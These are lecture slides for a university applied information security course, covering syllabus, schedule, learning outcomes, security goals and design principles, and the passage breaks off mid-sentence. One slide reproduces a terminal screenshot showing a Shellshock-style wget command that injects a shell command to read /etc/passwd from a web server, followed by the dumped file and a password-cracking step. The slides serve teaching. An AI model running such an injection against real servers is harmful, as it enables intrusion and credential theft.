Security

Applied Information Security

SECURITY F2017

Søren Debois

About this course

Contents


- operating system security (hardening, vulnerability scanning, access control, logging)
- application security with an emphasis on web applications (web server setup, common web exploits, authentication, session handling, code security);
- risk analysis and risk management;
- computer forensics;
- practical use of cryptography in Information Security.

Contents, BSc only

- Binary exploits & malware


Contents, MSc only

- Computer networking


Terminal - root@elliot:~
File Edit View Terminal Go Help
root@elliot:~# wget -U "() [test;];echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /etc/passwd" http://evilcorp-intl.com/login.email.srf?wa=wsignin1.0&rpsnv=4d
-2015-03-25 20:10:01- http://evilcorp-intl.com/login.email.srf?wa=wsignin1.0&rpsnv=4
Resolving evilcorp-intl.com... 88.208.239.53
Connecting to evilcorp-intl.com 88.208.239.53... connected
HTTP request sent, awaiting response... 200 OK
Length: specified [text/plain]
saving to: 'status'
[<=>]
2015-03-25 20:10:04 (61.0 B/s) - 'status' saved [226]
root@elliot:~# cat status
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
tyrellwellick:x:65534:tyrellwellick:/nonexistent:/bin/false
teddieboyle:x:89099:teddieboyle:/nonexistent:/bin/false
paulwiener:x:60222:paulwiener:/nonexistent:/bin/false
stevereeves:x:25652:stevereeves:/nonexistent:/bin/false
chrispollard:x:47771:chrispollard:/nonexistent:/bin/false
andrepaczos:x:20350:andrepaczos:/nonexistent:/bin/false
susanross:x:31909:susanross:/nonexistent:/bin/false
janetcleveland:x:24684:janetcleveland:/nonexistent:/bin/false
torapeterson:x:28434:torapeterson:/nonexistent:/bin/false
peterdunbar:x:54303:peterdunbar:/nonexistent:/bin/false
mikesime:x:25057:mikesime:/nonexistent:/bin/false
derekstenborg:x:78556:derekstenborg:/nonexistent:/bin/false
vanessaweiss:x:79083:vanessaweiss:/nonexistent:/bin/false
malaikajohnson:x:24113:malaikajohnson:/nonexistent:/bin/false
johnlittlejars:x:58594:johnlittlejars:/nonexistent:/bin/false
jeffpanessa:x:77078:jeffpanessa:/nonexistent:/bin/false
aliciaoldham:x:49002:aliciaoldham:/nonexistent:/bin/false
root@elliot:~# ./john /etc/status
Search word 3218 of 10251097

Book


- Applied Information Security—A Hands-on Approach
- *"[…] an excellent introduction to the subject […] a good upper-level undergraduate text."* (J. Putnam, ACM Comp. Rev., Aug '12)
- Available as physical book and as *e-book*.



Book

- @Andrej Balas notes that the course book is available apparently for free via the IT-library:

- *We have an access to the book through IT-Library. Go to the online catalogue REX http://rex.kb.dk/ search for the book and you will see the online version. If you don't have an account, register, then log in and you will be able to download the book from Springer.*



“"This book is a good way for newcomers to the security field, or those who want an overview of a goodly sampling of security issues, to start understanding both the issues and possible defenses. It is very much a workbook, with numerous in-line problems to work on and a nice set of questions and exercises for each chapter; answers appear in an appendix. […] It is very readable and well organized […] It is an excellent introduction to the subject […] It would also be quite useful as a self-study text for someone new to the field."

– Jeffrey Putnam, ACM Computing Reviews, August 2012)

“"This book is a good way for newcomers to the security field, or those who want an overview of a goodly sampling of security issues, to start understanding both the issues and possible defenses. **It is very much a workbook**, with numerous in-line problems to work on and a nice set of questions and exercises for each chapter; answers appear in an appendix. […] It is very readable and well organized […] It is an excellent introduction to the subject […] It would also be quite useful as a **self-study text** for someone new to the field."

– Jeffrey Putnam, ACM Computing Reviews, August 2012)

Intended Learning Outcomes

- Identify, list, and discuss major principles of IT security
- Apply and relate those principles to the securing of networked server installations
- List and analyse standard attacks, in particular on web applications
- Describe and explain intrusion detection
- Identify, list, and explain common security pitfalls of web applications
- Identify, describe and explain basic computer forensics techniques
- Identify and describe the proper use of cryptography in security
- Analyse an IT-system for security risks and reflect on potential improvements of the system
- [MSc only] Describe and discuss foundations of computer networking, and apply these to IT security questions.

Learning activities

- Lectures
- DIY Security on the command-line
- Exercises/office hours
- Student grading
- Mandatory quizzes
- Project (defense)
- Project swap (attack)

Mandatory Activities

- Quizzes
- Project (defense)
- Project Workshop
- Project review (attack)
- Review Workshop

30.1	Security goals & principles	[quiz 13.2]
6.2	Computer networks	[MSc DT only, quiz 20.2]
13.2	Networking Security	[quiz 27.2]
20.2	Applied Cryptography	[quiz 6.3]
27.2	Auth & access ctrl, logging	[quiz 13.3]
6.3	Binary exploits	[BSc & AC only, quiz 20.3]
13.3	Web app security	[quiz 27.3]
20.3	Risk analysis	[quiz 10.4]
27.3	Project	
3.4	Project	[Report 5.4, Project 7.4]
10.4	Project workshop	
(Easter)		
24.4	Review	[Report 1.5]
1.5	Computer forensics	[quiz 15.5]
8.5	Review workshop	
15.5	Guest lecture	

Examination

- Written, on-premises.
- Multiple-choice component, details will follow.
- **Prepare by doing exercises from learnit.**
  (Especially quizzes.)

Staff

- Course manager, lecturer: Søren Debois (debois@itu.dk)
- TAs: Mikkel Peter Frohn, Jacob Benjamin Cholewa, Martin Vladkov Ivanov
- Guest lecturer: TBA

Communication

- Lectures (Søren Debois)
- Exercises/office hours (Peter, Jacob, Martin)
- Forum: ublend.co
  Class key: ka72ja
- Peer assessment:
  peergrade.io
  (Your .itu.dk email should contain an invitation.)
- Schedule/assignments:
  https://learnit.itu.dk/course/view.php?id=3016559
  (We'd like to get rid of learnit, but can't really. Suggestions welcome!)

Load

- 7.5 ECTS
- ~= 10 hr/week
- **I want those 10 hours.**

Try. Try again.

Try. Try again.

… then ask.

Tips

- Do the work!
  Read the book, type in the commands, …
- Emphasise learning *and using* the vocabulary.
  Adversary, principal, resource, trust …
- Contrast “the goals” and “the principles” (today) with subsequent chapters.

Questions?

You must provide feedback.

Introduction to Security

Plan

- What is IT Security?
- 12 Security Principles
- Introduction to the command-line

What is IT security?

Premise

Beware the adversary.

Major difficulty

Assumptions will be broken.

Security goals

- Confidentiality
  “Prevent unauthorised access to information.”
- Integrity
  “Prevent unauthorised altering of information.”
- Availability
  “Ensure the availability of the system for authorised uses.”
- Accountability
  “Actions of a principal may be traced uniquely to that principal.”

Security goals

- **C**onfidentiality
  "Prevent unauthorised access to information."

- **I**ntegrity
  "Prevent unauthorised altering of information."

- **A**vailability
  "Ensure the availability of the system for authorised uses."


- Accountability
  "Actions of a principal may be traced uniquely to that principal."


Confidentiality

- Attacks: *eavesdropping*
- Nets-skandalen (2008-2011)

Integrity

- Attacks: *Masquerading, message tampering, replaying*
- July 17, 1586: Thomas Phelippes confounds the Babington plot to murder Queen Elisabeth and install Queen Mary as regent.
- He intercepted and decrypted a letter, then added:
- “I would be glad to know the names and qualities of the six gentlemen which are to accomplish the [deed], …”







Availability

Attacks: *Distributed Denial of Service (DDos).*

April 11, 2013: "Torsdag morgen fra ca. kl. 5-8 har det været svært eller umuligt at logge på med NemID i både netbanken og på offentlige og private hjemmesider."





Security violations have real-world consequences

Change of public opinion, apprehension of revolutionaries, obstruction of society's functions

Security is impossibly hard

- You must defend against **all** possible attacks.
- The adversary needs to find just **one** that works.
- No perfect security
  ("… **all** possible attacks.")
- Your security is measured in the resources required of the adversary.

No “perfect security”

- Your security is measured in the resources required of the adversary.

Final caution:

What is the most common, most effective attack on IT security?

Hint: It wasn't mentioned yet.

Hint: How would you get access to someone else's SSAS F2014 grades?

Social engineering

"Catch me if you can", Spielberg, 2002, 141 min.

Security is bigger than “the system.”

Principles

1. Simplicity

- "Keep it simple."
- aka. "economy of mechanism"
- General engineering principle: Complex designs yields complex failure analysis.
- "… perfection is achieved not when there is no longer anything to add, but when there is nothing to take away." *Antoine de Saint-Exupéry, (1900-1944)*

2. Open design


- "The security of a system should not depend on the secrecy of its 